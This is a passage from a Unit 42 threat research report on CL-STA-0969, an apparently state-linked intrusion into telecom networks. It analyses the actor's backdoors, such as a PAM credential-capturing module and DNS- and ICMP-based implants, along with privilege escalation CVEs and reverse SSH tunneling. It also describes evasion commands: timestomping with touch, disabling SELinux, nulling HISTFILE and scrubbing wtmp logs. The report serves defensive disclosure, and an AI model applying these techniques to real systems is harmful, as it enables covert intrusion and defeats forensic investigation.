
Bar chart titled "Figure 6. Data Exposure Distribution: Social Engineering vs. All Attacks" showing percentage distribution across various sectors. Manufacturing has the highest percentage for Social Engineering at 15%, while High Tech has the highest for Other Attacks at 17%. Other sectors included are Professional/Legal, Wholesale/Retail, Financial Services, and Healthcare, with percentages ranging from 9% to 15% for Social Engineering and 6% to 17% for Other Attacks. Social engineering attacks are indicated in yellow and other attacks in red.

Updated July 31, 2025 at 12:45 p.m. PT to add social engineering tactic percentage.

Updated Aug. 1, 2025, at 4:45 p.m. PT for copyediting and minor corrections. Updated Figures 1, 3, 4 and 6. 
The Covert Operator's Playbook: Infiltration of Global Telecom Networks

Executive Summary

Unit 42 has observed multiple incidents targeting the telecommunications industry in Southwest Asia. We are currently tracking this activity as CL-STA-0969. This activity includes attacking and leveraging interconnected mobile roaming networks. This report provides a technical analysis of the activity cluster based on our incident response engagements including observed tactics, techniques and procedures (TTPs).

We found no clear evidence of data collection or exfiltration from the investigated systems and networks, nor any attempts to track or communicate with target devices within mobile networks. However, the threat actor behind CL-STA-0969 maintained high operational security (OPSEC) and employed various defense evasion techniques to avoid detection.

The actors deployed several tools within the compromised networks and set up communication capabilities that provide resilient remote control for future objectives. They used tools like Cordscan — designed to collect location data from mobile devices — which suggests that obtaining victim location data was a likely objective.

With high confidence, we assess this activity is associated with a nation-state nexus. Based on observed activity and victimology, this cluster heavily overlaps with activity attributed to Liminal Panda, a nation-state adversary tracked by CrowdStrike.

Palo Alto Networks customers are better protected from the threats discussed above through the following products:

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Related Unit 42 Topics Top Cyber Threats, Backdoor, PingPull, Gallium

CL-STA-0969 Threat Overview

CL-STA-0969 activity we observed occurred between February and November 2024. While this cluster significantly overlaps with Liminal Panda, we have also observed overlaps in attacker tooling with other reported groups and activity clusters, including Light Basin, UNC3886, UNC2891 and UNC1945.

The threat actor behind this activity used a variety of custom tools. They also used publicly available tools like:

The threat actor behind the attack maintained a high level of OPSEC and remained undetected by employing various techniques such as:

  • Tunneling traffic over DNS
  • Routing traffic through compromised mobile operators
  • Clearing authentication logs
  • Disguising process names

Timeline of Events


Between February and November 2024, we identified ongoing and targeted threat actor activity aimed at critical telecommunications infrastructure as shown in Figure 1. Our evidence from triage analysis, threat hunting and collaboration with the client's telecommunications vendor suggests the initial compromise likely originated from a brute-force attack against authentication mechanisms within their telecommunication infrastructure.

Diagram illustrating the lifecycle of a cyber attack in eight stages, including initial compromise, credential access, lateral movement, and discovery, leading to final actions such as data exfiltration, with each stage linked by arrows. Icons representing computers, network connections, and security breaches are used to visualize each step. Palo Alto Networks and Unit 42 logo lockup.
Figure 1. High-level chain of events in the attack investigated by Unit 42.

Attacker Tooling and Tactics

We observed that the threat actors used a wide range of custom tools designed for telecom environments, including implants such as:

These tools abused common protocols like SSH, ICMP, DNS and GTP to maintain access, execute commands and establish covert command-and-control (C2) channels.

Their tactics to maintain strong OPSEC included using:

  • Pluggable authentication module (PAM) backdoors
  • Process name masquerading
  • Log tampering
  • Disabling SELinux to avoid detection

​​Their use of custom tools designed for telecom environments suggests a deep understanding of the targeted infrastructure and an intent to evade standard security controls.

Initial Access

Despite their high level of OPSEC, substantial evidence points to attackers gaining initial access via SSH brute force. To do this, they used a well-tuned account dictionary list that included built-in accounts specific to telecommunications equipment.

AuthDoor

The threat actor implemented a backdoor in the PAM on certain hosts by overwriting the legitimate pam_unix.so (or pam_unix2.so) file. While Mandiant reported a similar backdoor named SLAPSTICK, the version we observed was simpler and less sophisticated. We are tracking this sample as AuthDoor.


The backdoor successfully hooks itself into the pam_sm_authenticate function, validates the password and then opens the file /usr/bin/.dbus.log in read-only mode to check if the captured credentials are already present. The captured credentials are encoded in ASCII hex format.

If the credentials do not exist or are different because they were renewed, the library will update the file. To do so, it first creates a new file named a in the working directory, writes the credentials into it and then renames that temporary file to /usr/bin/.dbus.log.

A screenshot of a computer code snippet written in the C programming language, including conditional statements and file operations.
Figure 2. Writing of captured credentials by AuthDoor.

The backdoor provided other functionalities similar to SLAPSTICK, including user access to a targeted host via a hard-coded magic password that allows for persistent access, ​​even if user passwords are changed.

The library also includes functionality to enumerate and execute files located in /var/spool/.network/. At the time of investigation, there was no indication that this particular activity had occurred.

Cordscan

Cordscan is a custom-made network scanning and packet capture utility with built-in logic for the application layer of telecommunications systems. According to CrowdStrike, this tool is leveraged to target Serving GPRS Support Nodes (SGSN), which are responsible for packet-data delivery to and from mobile stations and contain location information for registered GPRS users.


This sample includes the following usage instructions, as shown in Figure 3, detailing all available switches.

Screenshot of code containing various network commands and parameters, such as interface specifications, TCP scan settings, FTP version details, and options for network capture and filters.
Figure 3. Command line flags for Cordscan tool.

The two key command-line switches in this case are:

  • --imsi: This holds an International Mobile Subscriber Identity (IMSI), a unique 15-digit number that identifies a specific subscriber on a mobile network
  • --oper: This holds a six-digit number that points to a specific mobile operator, also known as a Home Network Identity (HNI)

The contents of the configuration extracted from Cordscan are shown in Table 1.

Configuration Field Configuration Value
pingtimeout 3
tcpsyntimeOut 3
goctetOffset 2
tcp_hdr_option_wan  
tcp_common_portlist 22,23,80,139,443,445,3389,8000,8080,11101
huawei_usn_portlist 22,944,311,101
huawei_ugw_portlist 2,260,008,000
huawei_stp_portlist 60,998,009,800,180,000,000,000,000,000,000,000,000,000,000
pco 0x218080
qos  
global_portlistSize 10
maxport 65535
minport 1
pdusendSock 0xFFFFFFFF
gtpver 1
targetImsi <redacted>
targetOperator <redacted>
capturefileName packet.pcap

Table 1. Configuration data extracted from the Cordscan sample.

The targetOperator variable holds a value that points to a mobile operator. The value for this in the incidents we worked pointed to a telecommunications operator based in East Asia.

CapturefileName defaults to packet.pcap as the output file if the -w switch does not specify an alternative.

Attackers hard coded an IP address within a function called gtpsgsncontextreqMethod, which creates a UDP socket named ggtpscanSocket. This function builds a packet with the hard-coded IP address as the destination and port 2123 as the UDP port. The packet also includes targetOperator and targetImsi values. The function then sends this packet to the created socket. This functionality is executed when the -sG switch is provided on the command line.

GTPDoor

We observed another Linux-based implant, predominantly known as GTPDoor. According to a detailed analysis by security researcher HaxRob, GTPDoor is deployed in telecommunications networks adjacent to GRX.

This implant communicates C2 traffic over GTP-C (GPRS Tunneling Protocol - Control Plane) signaling messages. This is achieved by listening for UDP packets on port 2123, effectively tunneling C2 traffic and bypassing traditional security controls. GTPDoor also has remote code execution and beaconing capabilities.

EchoBackdoor

This backdoor passively listens for ICMP echo request packets containing its C2 instructions. The payload within these packets begins with a decryption key. This key is used to decrypt the remainder of the payloads, which consists of 14-byte chunks. Each chunk, sent in independent ICMP echo request packets, represents a portion of the command to be executed on the compromised system. The backdoor reconstructs the complete command from these decrypted chunks.

Upon execution of the command, the backdoor transmits the results back to the C2 server via an unencrypted ICMP Echo Reply packet. This passive approach contrasts with malware families like PingPong, which actively connect to a C2 server upon receiving a trigger ICMP ECHO packet. EchoBackdoor relies solely on inbound ICMP Echo Requests for receiving commands.

SGSN Emulator

SGSN Emulator (sgsnemu) is part of the OsmoGGSN project and implements a Serving GPRS support node (SGSN) emulator. It emulates an interface called GN/Gp, which is used with Gateway GPRS support nodes (GGSNs).

This emulator enables the threat actor to establish a point-to-point connection with another roaming operator using specific telecommunication protocols across the GRX network. This allows them to bypass firewall restrictions and network intrusion detection systems often found in enterprise IT networks.

The script executes the SGSN emulator, attempting to connect to a pair of International Mobile Subscriber Identity (IMSI) and Mobile Subscriber Integrated Services Digital Network (MSISDN) numbers. As reported by CrowdStrike, these numbers identify specific mobile devices or mobile stations, enabling the SGSN emulator to create tunnels. The script also passes Routing Area Information values to the emulator.

Packet Data Protocol (PDP) context requests for mobile stations with the IMSI/MSISDN number pair are generated to establish a connection. Once established, the SGSN emulator connects to the device via the GPRS Tunneling Protocol (GTP) and uses the tun0 interface for the connection.

Next, the script waits for a second. It then adds a route for an internal IP address via the tun0 interface created by the SGSN emulator and pings that IP address to check connectivity through the newly established tunnel. Finally, it starts a SOCKS proxy by executing the Microsocks proxy tool.

ChronosRAT

ChronosRAT is a new piece of malware. This 32-bit ELF executable will drop two files on the file system: /usr/local/bin/chargen and /usr/local/bin/daytime

  • daytime is a watchdog process that supervises the execution of chargen, restarting it if necessary to ensure persistent operation of the backdoor
  • chargen is the backdoor communicating with its C2 server using TCP
    • Communication between both sides is encrypted using AES
    • This key can be updated dynamically using an RSA key hard coded in the executable

The backdoor is composed of multiple modules, each implementing one of the following commands:

  • Shellcode execution
  • File manager
  • Keylogger
  • Port forwarding
  • Remote shell
  • Screenshot
  • Socks proxy

The configuration of the backdoor can be either hard coded into the executable or stored in an accompanying file named err. It also supports an “online mode” that allows the backdoor to receive a new configuration from an incoming ICMP or UDP packet. When using UDP, the backdoor expects a DNS packet containing the Base64-encoded configuration within the domain name.

NoDepDNS

This new backdoor is developed in Golang. Its developers internally named it MyDns based on its debugging symbols.

The backdoor creates a raw socket using net/ipv4/NewRawConn and passively listens for UDP traffic on port 53. It uses the miekg/dns library to parse DNS messages.

A screenshot displaying a segment of computer code written in C programming language, using functions and conditional statements.

Figure 4. Snippet showing translation of IP addresses to command line for execution.

Commands are executed by setting the DNS question field to pgw-s5s8.mpgw001.node. Multiple IP addresses in the response then form the XOR-encoded (key: funnyAndHappy) bash command. Each byte of the IP addresses corresponds to one encrypted character of the command. Figure 4 shows a code snippet from the backdoor. This is a great example of the threat actor exhibiting a highly complex and stealthy form of malicious communication through DNS tunneling.

Surprisingly, this command output is not returned to the sender. This makes it a less effective tool for operators.

A shell script checked this backdoor every 10 seconds to see if NoDepDNS became a zombie process. If this was the case, the script would kill the defunct process. This script also maintained a network connection to a specific target and terminated any other threat actors’ processes if necessary. Another shell script restarted this process.

Privilege Escalation

Due to the mission-critical nature of telecommunications nodes and the high cost of downtime, these systems often run older operating systems with unpatched vulnerabilities. Consequently, the threat actor exploited one of the following vulnerabilities to easily escalate to root privileges:

  • CVE-2016-5195 (DirtyCoW): A race condition in the Linux kernel versions 2.x-4.x before 4.8.3 allows local users to gain privileges by exploiting incorrect handling of the copy-on-write (CoW) feature. This enables them to write to a read-only memory mapping. The exploit created multiple artifacts, including a user named firefart that the threat actor carefully deleted after use to further conceal their activity. This activity also demonstrates that the threat actor understands the tools being used and adapts their procedures accordingly.
  • CVE-2021-4034: This is a memory corruption vulnerability in the Set User ID (SUID) binary pkexec, a part of the Unix component Polkit. SUID binaries run with the privileges of the owner, making them a prime target for privilege escalation. The threat actor used PwnKit, a self-contained exploit for CVE-2021-4034.
  • CVE-2021-3156: This is a heap-based buffer overflow vulnerability in sudo. The threat actor used a Python script, exploit_userspec.py, which is part of the CVE-2021-3156 exploit repository.

SSH Reverse Tunneling

CL-STA-0969 leveraged different shell scripts that established a reverse SSH tunnel along with other functionalities. The SSH commands are typically in the format shown in Figure 5.

Code describing the use of the SSH command for port forwarding, including syntax for specifying listening and destination addresses, and remote server details.
Figure 5. Example of SSH commands used for reverse SSH tunneling.

All reverse SSH tunnels we observed used destination port 22 and remote server port 53. This command connects to the remote server on port 53 and establishes a listener. Connections to the listener are then forwarded through the SSH tunnel back to the originating system and onto an internal server on the target network (port 22). The traffic is then forwarded to the destination address, which is an internal server on the target network.

CL-STA-0969's use of port 53 is unusual but consistent with this cluster’s tactics. Port 53 is often open on networks for DNS functionality, particularly within roaming GRX networks for mobile routing.

Defense Evasion

CL-STA-0969 systematically clears logs and deletes executables when they are no longer needed, to maintain a high degree of OPSEC.


The group relied on utmpdump, a legitimate program installed by default in Linux distributions, to dump the contents of the wtmp log file. It used sed — a stream editor for filtering and transforming text — to issue commands that selectively removed lines containing their IP address from the dumped log file. This sanitized the logs without using potentially detectable tools for direct modification, as shown in the code excerpt shown in Figure 6.

Text showing UNIX commands dealing with log files and searching for an IP address. Commands include utmpdump, sed, rm, find, and last.
Figure 6. Commands used to dump and sanitize log files.
The group first systematically set the HISTFILE environment variable to /dev/null to not write their session into ~/.bash_history.

Process Name Masquerading

When deploying tools for persistence, the group often hid executables with convincing names tailored to the client environment:

  • These names could mimic kernel thread naming conventions, such as [kpqd] or [watchdog/1] making them appear to be legitimate system processes
  • It employed obscure prefixes used for telecommunication tools, showing deliberate inspection of legitimate tools on the machine to find an appropriate name
  • If the host lacked specialization, the group could use names like httpd -D, spawning multiple threads to replicate Apache HTTP server's typical behavior, making the malicious process blend in with legitimate web server activity
  • The group also used the dbus- prefix for its executables such as dbus-console or dbus-send

The threat actor timestomped executables using the touch command (e.g., touch -r /usr/bin/time /usr/bin/<file>). It used this technique to impede analysis of the file system's timeline during forensic investigation. The backdoored pam_unix.so (AuthDoor) module hard coded the command shown in Figure 7.

Text displaying a Unix command.
Figure 7. Command hard coded by the AuthDoor module.

Impair SELinux

Security-Enhanced Linux (SELinux) was disabled on the hosts. This was likely to:

  • Disable the extra logging provided by SELinux
  • Prevent AuthDoor from crashing

We observed modifications to the SELinux configuration file /etc/selinux/config to temporarily disable SELinux, followed by executing setenforce 0 to set the SELinux enforcement mode to “Permissive.” In permissive mode, SELinux logs policy violations but does not block them.

During threat hunting, we found a web server exposing an open directory with executables named similarly to the CL-STA-0969 toolkit. One of them was a script named installnow.sh with the content shown in Figure 8.

Image showing a Unix command line interface with a code snippet that modifies a configuration.
Figure 8. Content of installnow.sh script.

Additional Tooling

FScan

FScan is an intranet scanning tool. FScan or variants have been used by threat groups and campaigns such as Stately Taurus, SLOW#TEMPEST, UNC5174, UNC4841, Earth Estries and FishMonger.

We observed the threat actor using this tool to scan the network for the following ports in /24 network ranges:

  • 22 (SSH)
  • 80 (HTTP)
  • 135 (Microsoft RPC)
  • 139 (NetBIOS Session Service)
  • 443 (HTTPS)

The threat actor pinged each discovered host to check accessibility via ping as shown in Figure 9, potentially to look for available hosts to deploy an ICMP backdoor.

Image showing a green code snippet with a ping command.
Figure 9. Ping command used by the threat actor.

Responder

Responder is an open-source meddler-in-the-middle (MiTM) tool that exploits broadcast name resolution protocols such as:

  • Link Local Multicast Name Resolution (LLMNR)
  • NetBIOS name resolution (NBT-NS)
  • Multicast Domain Name System (MDNS)

Observed commands suggest Responder was used to exploit Windows Proxy Automatic Detection (WPAD). WPAD allows browsers to automatically discover and use proxy servers without manual configuration. This can be exploited to force the target system to interact with a rogue WPAD proxy server, enabling the capture of NTLM credentials from neighboring hosts.

Microsocks

Microsocks is an open-source tool that sets up a SOCKS5 server for pivoting or tunneling network activity.

Fast Reverse Proxy


Fast Reverse Proxy (FRP) is a tool that exposes local servers behind network address translations (NAT) or firewalls to the internet. The threat actor deployed FRP client version 0.37.1 using the commands shown in Figure 10.

